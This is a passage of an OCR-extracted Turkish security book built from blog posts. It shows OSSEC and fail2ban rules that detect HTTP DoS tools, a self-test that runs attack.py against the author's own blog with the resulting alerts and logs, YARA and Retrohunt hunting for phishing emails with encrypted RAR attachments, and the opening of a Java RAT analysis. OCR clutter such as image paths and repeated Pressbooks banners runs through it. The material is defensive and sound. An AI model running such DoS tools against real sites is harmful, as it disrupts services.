  <include>postgresql_rules.xml</include>
  <include>ids_rules.xml</include>
  <include>squid_rules.xml</include>
  <include>firewall_rules.xml</include>
  <include>apparmor_rules.xml</include>
  <include>cisco-ios_rules.xml</include>
  <include>netscreenfw_rules.xml</include>
  <include>sonicwall_rules.xml</include>
  <include>postfix_rules.xml</include>
  <include>sendmail_rules.xml</include>
  <include>imapd_rules.xml</include>
  <include>mailscanner_rules.xml</include>
  <include>dovecot_rules.xml</include>
  <include>ms-exchange_rules.xml</include>
  <include>racoon_rules.xml</include>
  <include>vpn_concentrator_rules.xml</include>
  <include>pwand_rules.xml</include>
  <include>mcrypt_rules.xml</include>
  <include>ssrd_rules.xml</include>
  <include>trend-osce_rules.xml</include>
  <include>ms-se_rules.xml</include>
  <!-- <include>policy_rules.xml</include> -->
  <include>zeus_rules.xml</include>
  <include>solaris_bsm_rules.xml</include>
  <include>vmware_rules.xml</include>
  <include>ms_dhcp_rules.xml</include>
  <include>ssh_rules.xml</include>
  <include>sasse_rules.xml</include>
  <include>attack_rules.xml</include>
  <include>dropbear_rules.xml</include>
  <include>unbound_rules.xml</include>
  <include>symon_rules.xml</include>
  <include>pwmtpd_rules.xml</include>
  <include>ntpd_rules.xml</include>
  <include>ntpd_rules.xml</include>
  <include>local_rules.xml</include>
  <include>http_dos_rules.xml</include>
</rules>

<syscheck>
  <!-- frequency that syscheck is executed -- default every 20 hours -->
  <frequency>72000</frequency>

  <!-- directories to check  (perform all possible verifications) -->
  <directories check_all="yes">/etc,/usr/bin,/usr/sbin</directories>
  <directories check_all="yes">/bin,/sbin,/boot</directories>

  <!-- files/directories to ignore -->
  <ignore>/etc/mtab</ignore>
  <ignore>/etc/hosts.deny</ignore>
  <ignore>/etc/mail/statistics</ignore>
  <ignore>/etc/random-seed</ignore>
  <ignore>/etc/random.seed</ignore>
  <ignore>/etc/adjtime</ignore>
                                                  [ Read 231 lines ]
^G Get Help   ^O Write Out   ^W Where Is   ^K Cut Text   ^J Justify   ^C Cur Pos   ^Y Prev Page   ^P First Line   ^Q WhereIs Next   ^A Mark Text   ^I Indent Text   ^U Undo
^X Exit       ^R Read File   ^\ Replace   ^U Uncut Text   ^T To Spell   ^_ Go To Line   ^V Next Page   ^L Last Line   ^] To Bracket   ^^ Copy Text   ^] Unindent Text   ^E Redo
```

```
GNU nano 2.5.3                                    File: http_dos_rules.xml

<!-- @(#) $Id: ./var/ossec/rules/http_dos_rules.xml, 2018/07/23 Mert SARICA Exp $

  -
  -  HTTP DoS attacks/vulns specific rules for OSSEC.
  -
  -  Copyright (C) 2012 Daniel B. Cid (dcid@dcid.me)
  -  All rights reserved.
  -
  -  This program is a free software; you can redistribute it
  -  and/or modify it under the terms of the GNU General Public
  -  License (version 2) as published by the FSF - Free Software
  -  Foundation.
  -
  -  License details: http://www.ossec.net/en/licensing.html
  -->


<!-- Collection of rules for common web attacks that we are seeing in the wild.
  -  The real goal is to stop bots and automated attacks from doing further damage
  -  on sites that are not updated.
  -->
<group name="web,appsec,attack">

  <!-- Checking POST & GET HTTP DoS Attack
    -->
  <rule id="41501" level="1">
    <if_sid>31100</if_sid>
    <match>GET |POST </match>
    <regex>/?\D+=\D+HTTP/1.1</regex>
    <description>Probably a non-malicious site search</description>
   </rule>

  <!-- If we see frequent /?VXVFII=FXSF HTTP/1.1 then it is probably a HTTP DoS. -->
  <rule id="41502" level="9" frequency="10" timeframe="20">
    <if_matched_sid>41501</if_matched_sid>
    <same_source_ip />
    <description>Probably a HTTP DoS Attack (doser.py, attack.py or hulk.py)</description>
  </rule>


  <!-- Checking GET HTTP DoS Attack
  <rule id="41503" level="9">
    <if_sid>31100</if_sid>
    <match>GET /?s=i_love_you_brother</match>
    <description>HTTP DoS Attack (i_love_you_brother)</description>
   </rule>
  -->

</group>
```

```
root@ubuntu:~/dos# python attack.py http://www.mertsarica.com/
Debug : thread=1 time=30 http://www.mertsarica.com/
Time to up
Attack Finished !
root@ubuntu:~/dos#
```

OSSEC HIDS
OSSEC Alert - batcave - Level 9 - Probably a HTTP DoS Attack (doser.py, attac...
mail.google.com

OSSEC Alert - batcave - Level 9 - Probably a HTTP DoS Attack (doser.py, attack.py or hulk.py) Inbox ×

OSSEC HIDS <mert.sarica@gmail.com> 11:20 PM (0 minutes ago)
to me

Be careful with this message
Gmail could not verify that it actually came from mert.sarica@gmail.com. Avoid clicking links, downloading attachments, or replying with personal information.

Report As Spam Report As Phishing

OSSEC HIDS Notification.
2018 Jul 23 23:20:18

Received From: batcave->/var/log/nginx/access.log
Rule: 41502 fired (level 9) -> "Probably a HTTP DoS Attack (doser.py, attack.py or hulk.py)"
Src IP:
Portion of the log(s):

- - [23/Jul/2018:23:20:17 +0300] "GET /?FLEDNO=IQOKGUIUYA HTTP/1.1" 200 19955 "http://www.usatoday.com/search/results?q=MDPNECW" "Mozilla/5.0 (Windows; U; Windows NT 6.1; en; rv:1.9.1.3) Gecko/20090824 Firefox/3.5.3 (.NET CLR 3.5.30729)"
- - [23/Jul/2018:23:20:15 +0300] "GET /?ECO=NYNGERU HTTP/1.1" 200 19952 "http://engadget.search.aol.com/search?q=JHYFFX" "Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.1.1) Gecko/20090718 Firefox/3.5.1"
- - [23/Jul/2018:23:20:15 +0300] "GET /?ECO=NYNGERU HTTP/1.1" 200 19957 "http://engadget.search.aol.com/search?q=JHYFFX" "Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.1.1) Gecko/20090718 Firefox/3.5.1"
- - [23/Jul/2018:23:20:15 +0300] "GET /?ECO=NYNGERU HTTP/1.1" 200 19957 "http://engadget.search.aol.com/search?q=JHYFFX" "Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.1.1) Gecko/20090718 Firefox/3.5.1"
- - [23/Jul/2018:23:20:15 +0300] "GET /?NBQRRYKCS=WSHMMVEU HTTP/1.1" 200 19955 "http://engadget.search.aol.com/search?q=VHJAOOBNF" "Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.2; Win64; x64; Trident/4.0)"
- - [23/Jul/2018:23:20:15 +0300] "GET /?NBQRRYKCS=WSHMMVEU HTTP/1.1" 200 19956 "http://engadget.search.aol.com/search?q=VHJAOOBNF" "Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.2; Win64; x64; Trident/4.0)"
- - [23/Jul/2018:23:20:13 +0300] "GET /?ECO=NYNGERU HTTP/1.1" 200 19955 "http://engadget.search.aol.com/search?q=JHYFFX" "Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.1.1) Gecko/20090718 Firefox/3.5.1"
- - [23/Jul/2018:23:20:13 +0300] "GET /?GRFB=INLOWJKU HTTP/1.1" 200 19956 "http://www.mertsarica.com/HWEARASA" "Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.1.1) Gecko/20090718 Firefox/3.5.1"
- - [23/Jul/2018:23:20:13 +0300] "GET /?NBQRRYKCS=WSHMMVEU HTTP/1.1" 200 19954 "http://engadget.search.aol.com/search?q=VHJAOOBNF" "Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.2; Win64; x64; Trident/4.0)"
- - [23/Jul/2018:23:20:13 +0300] "GET /?NBQRRYKCS=WSHMMVEU HTTP/1.1" 200 19957 "http://engadget.search.aol.com/search?q=VHJAOOBNF" "Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.2; Win64; x64; Trident/4.0)"
- - [23/Jul/2018:23:20:13 +0300] "GET /?NBQRRYKCS=WSHMMVEU HTTP/1.1" 200 19957 "http://engadget.search.aol.com/search?q=VHJAOOBNF" "Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.2; Win64; x64; Trident/4.0)"
- - [23/Jul/2018:23:20:11 +0300] "GET /?GRFB=INLOWJKU HTTP/1.1" 200 19956 "http://www.mertsarica.com/HWEARASA" "Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.1.1) Gecko/20090718 Firefox/3.5.1"

OSSEC HIDS ile benim sevgi dolu Rus kardeşimin DoS saldırısını tespit etmek yeterli olmayacağı için fail2ban aracı ile bu iki tür DoS saldırısını tespit eden özel bir kural yazıp, bu yazıda da belirtildiği şekilde Cloudflare API'si üzerinden saldırganın ip adresini yasaklayan betikten faydalandım. Hazırladığım kuralı


kontrol etmek için **fail2ban-regex** aracından faydalandıktan sonra **attack.py** ile bloguma saldırarak Cloudflare tarafından ip adresimin başarıyla yasaklandığını gördüm ve Rus kardeşimin yeni saldırıları için kedi fare oyunundaki yerimi sağlamlaştırdım. ?

```
  GNU nano 2.5.3                                          File: /etc/fail2ban/filter.d/nginx-dos.conf

[Definition]
# Probably a HTTP DoS Attack (doser.py, attack.py or hulk.py)
failregex = ^<HOST> \- .* \"(POST|GET).*(/?[A-Z]+=[A-Z]+ HTTP/1.1)\" .+$

# HTTP DoS Attack (i_love_you_brother)
#            ^<HOST> \- .* \"(POST|GET).*(/?s=i_love_you_brother HTTP/1.1)\" .+$

# HTTP DoS Attack (this_is_another_test)
#            ^<HOST> \- .* \"(POST|GET).*(/?s=).*(_).*(_).*(_).* (HTTP/1.1)\" .+$

# HTTP DoS Attack (x_y_z)
            ^<HOST> \- .* \"(POST|GET).*(/?s=).*(_).*(_).* (HTTP/1.1)\" .+$

# HTTP DoS Attack (python-requests)
            ^<HOST> \- .* (\"python-requests/.*)\"+$

ignoreregex =
```

```
root@batcave:/var/log/nginx# fail2ban-regex /var/log/nginx/access.log /etc/fail2ban/filter.d/nginx-dos.conf

Running tests
=============

Use   failregex filter file : nginx-dos, basedir: /etc/fail2ban
Use         log file : /var/log/nginx/access.log
Use         encoding : UTF-8


Results
=======

Failregex: 6317 total
|-  #) [# of hits] regular expression
|   1) [2006] ^<HOST> \- .* \"(POST|GET).*(/?[A-Z]+=[A-Z]+ HTTP/1.1)\" .+$
|   2) [4311] ^<HOST> \- .* \"(POST|GET).*(/?s=).*(_).*(_).* (HTTP/1.1)\" .+$
`-

Ignoreregex: 0 total

Date template hits:
|- [# of hits] date format
|   [25807] Day(?P<_sep>[-/])MON(?P=_sep)Year[ :]?24hour:Minute:Second(?:\.Microseconds)?(?: Zone offset)?
`-

Lines: 25807 lines, 0 ignored, 6317 matched, 19490 missed [processed in 3.11 sec]
Missed line(s): too many to print.  Use --print-all-missed to print all 19490 lines
root@batcave:/var/log/nginx#
```

```
root@batcave:~# service fail2ban restart
root@batcave:~# tail -f /var/log/fail2ban.log
2018-07-26 21:44:57,925 fail2ban.jail          [12335]: INFO    Jail 'nginx-dos' uses pyinotify
2018-07-26 21:44:57,925 fail2ban.filter        [12335]: INFO    Set jail log file encoding to UTF-8
2018-07-26 21:44:57,929 fail2ban.jail          [12335]: INFO    Initiated 'pyinotify' backend
2018-07-26 21:44:57,931 fail2ban.filter        [12335]: INFO    Set maxRetry = 3
2018-07-26 21:44:57,932 fail2ban.filter        [12335]: INFO    Added logfile = /var/log/nginx/access.log
2018-07-26 21:44:57,934 fail2ban.filter        [12335]: INFO    Set findTime = 60
2018-07-26 21:44:57,935 fail2ban.actions       [12335]: INFO    Set banTime = 6000
2018-07-26 21:44:57,935 fail2ban.filter        [12335]: INFO    Set jail log file encoding to UTF-8
2018-07-26 21:44:57,939 fail2ban.jail          [12335]: INFO    Jail 'sshd' started
2018-07-26 21:44:57,944 fail2ban.jail          [12335]: INFO    Jail 'nginx-dos' started
2018-07-26 21:45:24,929 fail2ban.filter        [12335]: INFO    [nginx-dos] Found [redacted]
2018-07-26 21:45:24,932 fail2ban.filter        [12335]: INFO    [nginx-dos] Found [redacted]
2018-07-26 21:45:24,996 fail2ban.filter        [12335]: INFO    [nginx-dos] Found [redacted]
2018-07-26 21:45:25,263 fail2ban.filter        [12335]: INFO    [nginx-dos] Found [redacted]
2018-07-26 21:45:25,489 fail2ban.filter        [12335]: INFO    [nginx-dos] Found [redacted]
```

THIS BOOK WAS PRODUCED USING WORDPRESSBOOKS.COM



Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

THIS BOOK WAS PRODUCED USING PRESSBOOKS.COM

5. İz Peşinde

Daha önce başka bir blog yazıma daha konu olup sahte sipariş e-postaları ile hız kesmeden siber operasyonlarına devam edenlerin yıllar içinde taktik, teknik ve prosedürlerini değiştirdiklerini görebiliyoruz. Son aylarda özellikle şifreli RAR dosyaları (**Liste54.rar**, **Ofis_Belgesi.rar**, **siparis_listesi.doc.rar**, **Siparisler.rar** vb.) ile operasyonlarına devam edenlere karşı dışardan şifreli dosya kabul eden kurumların zor zamanlar yaşadıklarını tahmin etmesi güç değil. Bunun en temel sebebi ise şifreli RAR dosyası içinde yer alan çalıştırılabilir program (exe, jar), ofis dosyası (docx) güvenlik teknolojileri tarafından analiz edilemediği için son kullanıcının e-posta kutusuna iletiliyor ve bilgi güvenliği farkındalığı düşük olan son kullanıcı ve kurum için büyük bir tehdit haline geliyor.

THIS BOOK WAS PRODUCED USING PRESSBOOKS.COM

Subject: meraba

From: corlupazarlama@[redacted]
corlupazarlama[redacted]

To: [redacted]


Originating IP: [redacted]

SMTP Relay: [redacted]


Attachments: Siparisler.rar (352 KB)


Use Google Translate™

15 adet Siparisimiz Bulunmaktadir..
Lutfen geri donus yapin ..




THIS BOOK WAS PRODUCED USING PRESSBOOKS.COM






THIS BOOK WAS PRODUCED USING PRESSBOOKS.COM





Bu gibi tehditlerle mücadele edebilme adına Yara ile Tehdit Avı başlıklı blog yazımda olduğu gibi Yara aracından ve kurallarından faydalanabilirsiniz. Kendi yazdığınız bir Yara kuralını, kullandığınız herhangi bir güvenlik teknolojisinde devreye almadan önce hatalı tespite (false-positive) karşı olabildiğince fazla örnek üzerinde çalıştırmanızda, örneklerin her birini ayrı ayrı analiz etmenizde fayda olacaktır. Bunun için de VirusTotal'ın ücretli (premium) servislerinden faydalanabilirsiniz.


Hem örneklere ulaşmak hem de Yara kuralınızı test etmek için VirusTotal'ın Retrohunt ve Intelligence servislerini kullanabilirsiniz. Retrohunt ile hazırladığınız bir Yara kuralını terabaytlarca büyük veri setleri üzerinde çalıştırarak örneklere ulaşmak için kullanabiliyorsunuz. Örneğin şifreli RAR olarak gönderilen bir, iki örneğini ele alacak olursak, şifreyi çözmek için kullanılması gereken parolanın yine bu şifreli RAR dosyasının içinde yer aldığını VirusTotal Intelligence üzerinde yaptığımız bir arama görebiliyoruz. Bu bilgiden yola çıkarak hazırladığımız basit

bir Yara kuralını Retrohunt sayesinde **100+** TB veri seti üzerinde, **9.5** GB/s hızla çalıştırarak, yaklaşık **3** saat içinde örneklere ulaşabiliyoruz.













```
retrohunt_results
1  rar_sifresi:8f907054bbebaaa9ad052895bad6a2fa5b13445c99ac4b494ee4b91ee9addb81/subfile
2  rar_sifresi:5aed0a621b3169d047c91ca326be54ab09591662dd9d977330a9cbdb7b796834
3  rar_sifresi:4a193dd711b119ea59fc6555439870b6950f2c4969025553ca3d905a8d0224b3
4  rar_sifresi:edbd2cd70c6a6c46649250dac0b682042490cd0119a056cc7cf41539930125e3
5  rar_sifresi:4214993e15ef78b88e638d6ee49bc5dde5ea358301bcf4e23e59975a21cd2c2e
6  rar_sifresi:7d4c3c14d2ffba5830e54ef90d3d8038bb67f34a19edcf0a32212fe04256c227
7  rar_sifresi:84ae18bcf19c60b3082367e0b49aa034981e5c4cebf82b6e65cc601eb722067a
8  rar_sifresi:2941c98bfa8240f197bdda2acacd06110feb9b81d6df1324b2e3a3c6365445e6
```

Örnekleri teker teker indirip, şifresiz olarak VirusTotal'a geri yüklediğimizde çoğu antivirüs yazılımının bu örnekleri başarıyla tespit edebildiğini görebiliyoruz ancak zararlı yazılımlar şifreli olarak gönderildiği sürece güvenlik teknolojilerinde Yara kuralı kullanarak bunları engellemek veya şifreli dosyaların e-posta

sunucusu üzerinde yasaklanmasını sağlamak kurumlar için en etkili çözümlerden biri haline geliyor.







Sadede gelecek olursam, kimi zaman kurumunuz için yaptığınız binlerce dolarlık güvenlik teknolojileri yatırımları, tehditleri tespit etmekte yetersiz kalabilmektedir. Bu gibi durumlarda özellikle bünyelerinde Siber Güvenlik Merkezi, SOC barındıran kurumların, VirusTotal'ın ücretli hizmetlerinden faydalanmaları, Yara kuralı yazabilecek yetkinliğe sahip olmaları bu gibi basit ama etkili saldırılarla mücadelede önemli bir rol oynayacaktır.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

THIS BOOK WAS PRODUCED USING LaTeX SSB PRESSBOOKS.COM

6. Java RAT

Art niyetli kişilerce Java programlama dili ile geliştirilmiş zararlı yazılımların ülkemizde uzun yıllardan beri kullanıldığını daha önceki yazılarımı (Java Bayt Kod Hata Ayıklaması ve Java Kaynak Kodu Dönüştücüleri) okuyanlarınız muhakkak hatırlayacaklardır. Her ne kadar Java, yorumlanan (interpreted) bir programlama dili olması sebebiyle kaynak koduna, bayt koduna rahatlıkla çevrilebilir olsa da, son yıllarda ileri seviye gizleme araçlarının (obfuscator) kullanılması sebebiyle statik kod analizi, güvenlik araştırmacıları için çetrefilli bir hal aldı.

Yıllar geçtikçe, gizleme yöntemi kullanan Java zararlı yazılımlarını hızlı bir şekilde analiz etmek için Frida gibi (Dynamic instrumentation toolkit) bir araç kiti hala nasıl geliştirilmez diye içten içe hayıflanırken bir yandan da yeni araçları araştırmaya başladım. Kısa bir araştırmadan sonra Jason GEFFNER isimli güvenlik araştırmacısının 2016 yılında, özellikle tersine mühendisler ve istismar kodu geliştiricileri için düzenlenen Recon.CX güvenlik konferansında gerçekleştirdiği Java Journal & Pyresso: A Python-Based Framework for Debugging Java (video) adındaki sunumuna (slideshare) denk geldim.

THIS BOOK WAS PRODUCED USING PRESSBOOKS.COM

> Java Journal & Pyresso, Python temelli olarak geliştirilmiş olup Java uygulamasını dinamik olarak izlemeye (dynamic tracing), hata ayıklaması yapılmasına imkan tanıyan bir yazılım iskeletidir. (framework)

Hem yakın zamanda elime düşen Java ile geliştirilmiş bir zararlı yazılımı hızlıca analiz etmek, hem Java Journal & Pyresso ikilisine göz atmak hem de bu konuyu 16. Pi Hediyem Var oyununa dönüştürmek için işe koyuldum.

